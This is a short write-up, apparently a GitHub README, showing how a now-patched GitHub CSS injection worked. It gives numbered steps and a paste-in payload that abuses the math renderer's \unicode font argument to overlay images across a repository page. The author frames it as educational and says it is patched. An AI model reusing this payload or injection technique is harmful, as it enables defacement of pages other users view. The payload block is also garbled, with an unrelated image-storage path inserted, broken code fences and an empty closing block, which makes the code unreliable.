# Github CSS Vulnerability
# [PATCHED]

*DISCLAIMER: THIS IS FOR EDUCATIONAL PURPOSES ONLY, AND I TAKE NO RESPONSIBILITY FOR WHAT MALICIOUS INTENT THIS WAS USED FOR.*

On June 7, 2024, a Github CSS vulnerability was discovered. This involved the attacker pasting malicious macros inside of a README.md file inside of their Github repository.

Here is a little short showcase of the CSS vulnerability:
https://youtu.be/yiPI02G-AvA

As you can see, I was on the official github.com website, and I was using no extensions or inspect element to modify the webpage.

Now here was how the attack was done.

1. Visit github.com
2. Create or sign into a github account
3. Create a repository
4. Create a README.md if the repository doesn't come with one already
5. Edit the README.md and paste the following that is highlighted in yellow inside README.md.

````
```diff
Hello i am tr4xnz
```

```math
````
````


```
\ce{$\unicode[goombafont; color:red; z-index: -1; position:
fixed; top: 0; left: 0; height: 100%; object-fit: cover;
width: 100%; opacity: 0.7; background:
url('https://raw.githubusercontent.com/tr4xnz/css-vuln/maste
r/Untitled.png'); background-size: cover]{x0000}$}
\ce{$\unicode[goombafont; color:red; z-index: 1000;
position: fixed; left: 0; background-repeat: no-repeat;
height: 300px; object-fit: cover; width: 300px; background:
url('https://raw.githubusercontent.com/tr4xnz/css-vuln/maste
r/Untitled.png'); background-size: cover]{x0000}$}
\ce{$\unicode[goombafont; color:red; z-index: 1000;
position: fixed; right: 5vh; background-repeat: no-repeat;
height: 280px; object-fit: cover; width: 280px; background:
url('https://raw.githubusercontent.com/tr4xnz/css-vuln/maste
r/Untitled.png'); background-size: cover]{x0000}$}
\ce{$\unicode[goombafont; color:red; z-index: 1000;
position: fixed; left: 0; top: 12vh; background-repeat:
no-repeat; height: 280px; object-fit: cover; width: 280px;
background:
url('https://raw.githubusercontent.com/tr4xnz/css-vuln/maste
r/Untitled.png'); background-size: cover]{x0000}$}
\ce{$\unicode[goombafont; color:red; z-index: 1000;
position: fixed; right: 0; top: 4vh; background-repeat:
no-repeat; height: 252px; object-fit: cover; width: 340px;
background:
url('https://raw.githubusercontent.com/tr4xnz/css-vuln/maste
r/Untitled.png'); background-size: cover]{x0000}$}
\ce{$\unicode[goombafont; color:red; z-index: 1000;
position: fixed; right: 2vh; bottom: 0; background-repeat:
no-repeat; height: 249px; object-fit: cover; width: 213px;
background:
url('https://raw.githubusercontent.com/tr4xnz/css-vuln/maste
r/Untitled.png'); background-size: cover]{x0000}$}
```

```

6. Click Commit Changes
7. Navigate to your Repository's main page and watch as how you destroyed the page!

May I remind you that this vulnerability was patched before I even got to test to see if I can potentially indirectly run Javascript.

Now if you were to go on pages that exploited this vulnerability, you'd get this.


```